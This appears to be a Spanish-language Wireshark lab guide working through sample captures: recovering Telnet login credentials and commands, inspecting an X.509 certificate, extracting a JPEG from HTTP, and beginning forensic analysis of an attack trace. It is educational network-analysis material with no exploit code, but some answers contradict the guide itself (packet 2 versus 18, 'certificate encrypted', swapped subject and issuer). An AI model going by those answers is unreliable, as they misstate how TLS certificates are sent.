42	8.936692	192.168.0.1	192.168.0.2	TELNET	67	1 byte data
44	9.128822	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
46	9.123415	192.168.0.1	192.168.0.2	TELNET	67	1 byte data
48	9.217653	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
50	9.217657	192.168.0.1	192.168.0.2	TELNET	67	1 byte data
52	9.433115	192.168.0.2	192.168.0.1	TELNET	68	2 bytes data
54	9.446537	[192.168.0.1]	192.168.0.2	TELNET	68	2 bytes data
56	9.464208	192.168.0.1	192.168.0.2	TELNET	75	9 bytes data
58	10.704378	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
60	11.144054	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
62	11.625626	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
64	11.625626	192.168.0.2	192.168.0.1	TELNET	67	1 byte data

Frame 56: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)  
 > Ethernet II, Src: WesternDigit\_9f:a9:97 (00:00:c0:9f:a9:97), Dst: LiteOnCommun\_3b:bf:fa (00:00:  
 > Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2  
 > Transmission Control Protocol, Src Port: 23, Dst Port: 1254, Seq: 150, Ack: 210, Len: 9  
 Telnet  
 Data: Password:

- **Sigue la conversación:** Utiliza las flechas arriba y abajo en la lista de paquetes para seguir la secuencia de comandos y respuestas a lo largo de la sesión Telnet.

56	9.464208	192.168.0.1	192.168.0.2	TELNET	75	9 bytes data
58	10.704378	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
60	11.144054	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
62	11.625626	192.168.0.2	192.168.0.1	TELNET	67	1 byte data

Frame 56: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)  
 > Ethernet II, Src: WesternDigit\_9f:a9:97 (00:00:c0:9f:a9:97), Dst: LiteOnCommun\_3b:bf:fa (00:00:  
 > Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2  
 > Transmission Control Protocol, Src Port: 23, Dst Port: 1254, Seq: 152, Ack: 210, Len: 9  
 Telnet  
 Data: Password:


Dentro de la traza en la línea 28, se aprecia información como Data: Login:

28	1.368007	192.168.0.1	192.168.0.2	TELNET	73	9 bytes data
30	7.597255	192.168.0.2	192.168.0.1	TELNET	72	1 byte, Linemode, Do Echo
32	7.600074	192.168.0.1	192.168.0.2	TELNET	69	Will Echo
34	7.614183	192.168.0.1	192.168.0.2	TELNET	69	Don't Linemode
36	8.711767	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
38	8.714888	192.168.0.1	192.168.0.2	TELNET	67	1 byte data

Frame 28: 73 bytes on wire (584 bits), 73 bytes captured (584 bits)  
 > Ethernet II, Src: WesternDigit\_9f:a9:97 (00:00:c0:9f:a9:97), Dst: LiteOnCommun\_3b:bf:fa (00:00:  
 > Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2  
 > Transmission Control Protocol, Src Port: 23, Dst Port: 1254, Seq: 133, Ack: 198, Len: 7  
 Telnet  
 Data: login:

Para tener más información, basta con hacer clic derecho encima de Data>Login, y buscar la opción que dice Seguir-> TCP Stream.

Según la información mostrada, el **login : fake y password: user**




También podemos observar los comandos utilizados y como hizo un ping a la página de Yahoo. Los comandos que se ejecutan son:

ls

ls -a


ping http://www.yahoo.com

ctrl + c = para cerrar el proceso del ping: «exit»



#### 4. Identifica el tipo de sistema operativo que ejecuta el servidor Telnet

- Examina los mensajes de bienvenida:** Al principio de la sesión Telnet, el servidor suele enviar un mensaje de bienvenida. Este mensaje puede contener información sobre el sistema operativo (por ejemplo, "Bienvenido a Ubuntu 18.04"). En este caso es un OpenBSD/i386:



- Analiza las respuestas a los comandos:** Algunos comandos pueden revelar información sobre el sistema operativo. Por ejemplo, el comando ver en Windows o uname -a en Linux.

#### 5. Describe los comandos ejecutados durante la sesión y el propósito de cada uno

##### Los comandos que se ejecutan son:

ls -> Lista los archivos y directorios en el directorio actual.

ls -a -> El comando ls -a en sistemas Unix como Linux y macOS se utiliza para listar todos los archivos y directorios dentro de un directorio, incluyendo los archivos ocultos.

ping http://www.yahoo.com

ctrl + c = para cerrar el proceso del ping: «exit»

- Revisa la secuencia de comandos:** Examina los comandos enviados por el cliente a lo largo de la sesión.

- **Identifica el propósito de cada comando como por ejemplo:**
  - ls: Lista los archivos y directorios en el directorio actual.
  - cd: Cambia el directorio actual.
  - mkdir: Crea un nuevo directorio.
  - rm: Elimina archivos o directorios.
  - Y muchos otros comandos dependiendo de la sesión capturada.

## X.509 Digital Certificates



### Análisis básico de un certificado X.509


El archivo de captura [x509-with-logo.cap](#) contiene un certificado digital X.509.

Tu tarea es:

1. Abrir el archivo en Wireshark.
2. Localizar el paquete número 18, que contiene el certificado.
3. Inspeccionar el certificado y responder a las siguientes preguntas:
  - ¿Puedes identificar en qué paquete de la trama el servidor envía el certificado?
  - ¿El certificado va en claro o está cifrado?
  - ¿Puedes ver, por ejemplo, qué autoridad ha emitido el certificado?


## 1. Abre el archivo en Wireshark

- Inicia Wireshark.
- Ve a "Archivo" -> "Abrir" y selecciona el archivo x509-with-logo.cap.



## 2. Localiza el paquete número 18


- En la columna "No.", busca el paquete número 18 y haz clic en él para seleccionarlo.  
Wireshark te permite ordenar los paquetes por número de paquete haciendo clic en la cabecera de la columna "No.".



## 3. Inspecciona el certificado

- En el panel de detalles del paquete, busca la sección correspondiente al certificado X.509. Normalmente, estará dentro de una sección que describe el protocolo TLS o SSL, ya que los certificados se utilizan comúnmente en estas comunicaciones seguras. El protocolo exacto dependerá del contexto de la captura.
- Dentro de esta sección, busca la estructura ASN.1 que representa el certificado. Verás campos como "Subject", "Issuer", "Validity", "Signature Algorithm", etc.

Click derecho con el ratón en el paquete 18 y vamos a Seguir -> TCP Stream



Vemos la url de Verisign:

<https://www.verisign.com/>

### ¿Qué hace VeriSign?

Es conocida principalmente por **emitir certificados de seguridad para su uso en Internet o en aplicaciones informáticas seguras**, utilizando protocolos como SSL (Secure Sockets Layer, o Capa de Conexión Segura) y TLS o Seguridad de Capa de Transporte

El certificado está cifrado y está emitido por RSA Data Security

#### 4. Responde a las preguntas


- ¿Puedes identificar en qué paquete de la trama el servidor envía el certificado? **En la paquete 2**

- ¿El certificado va en claro o está cifrado? **El certificado está cifrado.**

- ¿Puedes ver, por ejemplo, qué autoridad ha emitido el certificado? **Está emitido por RSA Data Security**

- **¿Quién es el emisor (Subject) del certificado?**

- Busca el campo "Subject" dentro de la estructura del certificado. Este campo contiene información sobre la entidad a la que se ha emitido el certificado. Puede ser una persona, una organización o un servidor. La información se presenta en formato de Nombre Distinguuido (DN), que incluye atributos como el Nombre Común (CN), la Organización (O), la Unidad Organizativa (OU), etc.



- **¿A quién está destinado el certificado (Issuer)?**

- Busca el campo "Issuer" dentro de la estructura del certificado. Este campo contiene información sobre la entidad que emitió el certificado, es decir, la Autoridad de Certificación (CA). También está en formato DN.

- **¿Cuál es el período de validez del certificado?**

- Busca el campo "Validity" dentro de la estructura del certificado. Este campo contiene las fechas de inicio y fin de validez del certificado.

- **¿Cuál es el algoritmo de firma utilizado?**

- Busca el campo "Signature Algorithm" o similar. Este campo indica el algoritmo criptográfico que se utilizó para firmar el certificado. Ejemplos comunes son "sha256WithRSAEncryption" o "ecdsa-with-SHA256".

```

    <signature (sha1WithRSAEncryption)
      Algorithm Id: 1.2.849.113549.1.1.5 (sha1WithRSAEncryption)
    <issuer: rdnSequence (0)
      > rdnSequence: 3 items (id-at-organizationalUnitName=Secure Server Certification Authority,id-at-organizationName=RSA Data Security, Inc.,id-at-countryName=US)
    <validity
      <notBefore: utcTime (0)
        utcTime: 2004-09-01 00:00:00 (UTC)
      <notAfter: utcTime (0)
        utcTime: 2005-09-01 23:59:59 (UTC)
    <subject: rdnSequence (0)
      <...>
      > rdnSequence: 1 items (id-at-commonname=login.passport.com,id-at-organizationalUnitName=Terms of use at www.verisign.com/rpa (c)00,id-at-organizationalUnitName=HS
        > RDNSequence item: 1 item (id-at-countryName=US)
          > RelativeDistinguishedName item (id-at-countryName=US)
        > RDNSequence item: 1 item (id-at-stateOrProvinceName=Washington)
          > RelativeDistinguishedName item (id-at-stateOrProvinceName=Washington)
        > RDNSequence item: 1 item (id-at-localityName=Redmond)
          > RelativeDistinguishedName item (id-at-localityName=Redmond)
        > RDNSequence item: 1 item (id-at-organizationName=Microsoft)
          > RelativeDistinguishedName item (id-at-organizationName=Microsoft)
        > RDNSequence item: 1 item (id-at-organizationalUnitName=HSN Passport)
          > RelativeDistinguishedName item (id-at-organizationalUnitName=HSN Passport)
        > RDNSequence item: 1 item (id-at-organizationalUnitName=Terms of use at www.verisign.com/rpa (c)00)
          > RelativeDistinguishedName item (id-at-organizationalUnitName=Terms of use at www.verisign.com/rpa (c)00)
        > RDNSequence item: 1 item (id-at-commonName=login.passport.com)
          > RelativeDistinguishedName item (id-at-commonName=login.passport.com)
    ...
  
```

# HyperText Transport Protocol (HTTP)



Este es un ejemplo de cómo volver a montar una secuencia HTTP y extraer y guardar en un archivo una imagen de JPEG desde el interior de un HTTP PDU.

Primero descarga el ejemplo de captura [http-with-jpeg.cap.gz](http://http-with-jpeg.cap.gz) y ábrelo

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)  
Ethernet II, Src: SHChub<ether>, Dst: KYE\_20:6c:df (00:c0:df:20:6c:  
Internet Protocol Version 4, Src: 10.1.1.101, Dst: 10.1.1.1  
Transmission Control Protocol, Src Port: 3177, Dst Port: 80, Seq: 0, Len: 0

A continuación, habilita estas tres preferencias:

## Preferencias

Para activar esta función debes habilitar estas preferencias. Suelen venir activadas por defecto pero es mejor que lo verifiques:

Transmission Control Protocol

Show TCP summary in protocol tree:

Validate the TCP checksum if possible:


Allow subdissector to reassemble TCP streams:

Analyze TCP sequence numbers:

Esta opción permitirá a la capa TCP realizar un reensamblaje de PDUs que abarcan múltiples segmentos para todos los protocolos que lo soliciten.


Ten en cuenta que esto no es suficiente en sí mismo, esta preferencia anterior es el interruptor maestro para habilitarlo en la capa TCP, también tendrás que asegurarte de que la opción de reensamblaje específico del protocolo también está activada.

La opción de reensamblaje específico del protocolo para HTTP son estas:



Si por ejemplo, deseas volver a montar HTTP PDUs que abarcan varios segmentos, debes habilitar las tres opciones anteriores.

A continuación, selecciona el paquete 479 y haz clic en el protocolo JPEG para visualizarlo:



A continuación, haz clic derecho en el protocolo JPG y seleccione "Exportar bytes de paquete" y guardarlo en un archivo con el nombre que quieras y la extensión jpeg.

Ahora puedes abrir la imagen para visualizarla:



## Análisis de la captura de un ataque




La captura utilizada puede ser descargada en el siguiente enlace:

[attack-trace.pcap.gz](#)

## 1. ¿Qué dispositivos (IPs) tenemos? y ¿quién es el atacante y quién el atacado?

Si vamos a ‘Estadísticas’ -> ‘IPv4 Statistics’ y a ‘All addresses’ podemos ver las IPs que tenemos en esta captura, que son la 192.150.11.111 y la 98.114.205.102.




Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
IPv4 Statistics/All Addresses	348				0,0215	100%	0,0800	6,395
98.114.205.102	348				0,0215	100,00%	0,0800	6,395
192.150.11.111	348				0,0215	100,00%	0,0800	6,395

Filtro de visualización:  Aplicar

Copiar Guardar como... Cerrar

En ‘Estadísticas’ -> ‘Gráfica de flujo’ podemos ver de forma gráfica el establecimiento de la conexión TCP, y viendo los paquetes SYN y SYN-ACK podemos decir que el atacante es 98.114.205.102 y el atacado 192.150.11.111.



2. ¿Qué puede decir sobre el host atacante? (Por ejemplo, su localización, sistema operativo, etc...)

Teniendo la IP del host atacante (98.114.205.102) podemos usar diversas herramientas para obtener información. Con “whois” podemos obtener la organización detrás de la IP (MCI Communications Services, Inc. d/b/a Verizon Business), la dirección (22001 Loudoun County Pkwy, Ashburn, VA 20147, EE. UU.) y teléfonos, nombres y emails de contacto, entre otra información:

IP Whois

NetRange: 98.108.0.0 - 98.119.255.255  
CIDR: 98.108.0.0/16, 98.112.0.0/13  
NetName: V15-BLOCK  
NetHandle: NET-98-108-0-6-1  
AssocHandle: NET-98-112-0-6-0  
NetType: Direct Allocation  
OriginAS:  
Organization: Verizon Business (WCICS)  
RegDate: 2008-04-02  
Updated: 2022-05-31  
Ref: <https://rdap.arin.net/registry/ip/98.108.0.0>

OrgName: Verizon Business  
OrgID: WCICS  
Address: 22000 Loudoun County Pkwy  
City: Ashburn  
StateProv: VA  
PostalCode: 20147  
Country: US  
RegDate: 2008-05-30  
Updated: 2024-05-12  
Ref: <https://rdap.arin.net/registry/entity/WCICS>

OrgAbuseHandle: ABUSE5603-ARIN  
OrgAbuseName: Abuse  
OrgAbusePhone: +1-800-900-0241  
OrgAbuseEmail: abuse@verizon.net  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE5603-ARIN>


OrgTechHandle: SWIPPER-ARIN  
OrgTechName: SWIPPER  
OrgTechPhone: +1-800-900-0241  
OrgTechEmail: swipper@verizonbusiness.com  
OrgTechRef: <https://rdap.arin.net/registry/entity/SWIPPER-ARIN>

OrgAbuseHandle: ABUSE3-ARIN  
OrgAbuseName: abuse  
OrgAbusePhone: +1-800-900-0241  
OrgAbuseEmail: abuse-mail@verizonbusiness.com  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE3-ARIN>

OrgDNSHandle: VZDNS1-ARIN  
OrgDNSName: VZ-DNSADMIN  
OrgDNSPhone: +1-800-900-0241  
OrgDNSEmail: dnsadmin@verizon.com  
OrgDNSRef: <https://rdap.arin.net/registry/entity/VZDNS1-ARIN>

RAbuseHandle: ABUSE5603-ARIN  
RAbuseName: Abuse  
RAbusePhone: +1-800-900-0241  
RAbuseEmail: abuse@verizon.net  
RAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE5603-ARIN>

En cuanto al Sistema Operativo, podemos obtener esta información mirando los paquetes SMB, para ello usará los filtros de Wireshark, indicando que el paquete tenga la información del sistema operativo y que la IP de origen del paquete sea la del equipo atacante, es decir, buscaré con el siguiente filtro: "smb.native\_os && ip.src == 98.114.205.102":



En ambos paquetes nos devuelve la misma información sobre el sistema operativo, es decir, el sistema operativo es un Windows 2000. Y en cuanto a la localización podemos usar, por ejemplo, la siguiente herramienta online: <https://check-host.net/ip-info?host=98.114.205.102> Y esta nos devuelve la geolocalización:

The screenshot displays four separate web pages from different geolocation services, all showing the same results for the IP address 98.114.205.102. Each service includes a map of Philadelphia, Pennsylvania, and a detailed table of location information.

**DB-IP (04.02.2025)**

IP address	<b>98.114.205.102</b>
Host name	pool-98-114-205-102.philpa.fios.verizon.net
IP range	98.114.205.0–98.114.205.255 CIDR
ISP	Verizon Business
Organization	Verizon Online LLC
Country	United States (US)
Region	Pennsylvania
City	Philadelphia
Time zone	America/New_York, GMT-0500
Local time	10:38:31 (EST) / 2025.02.11
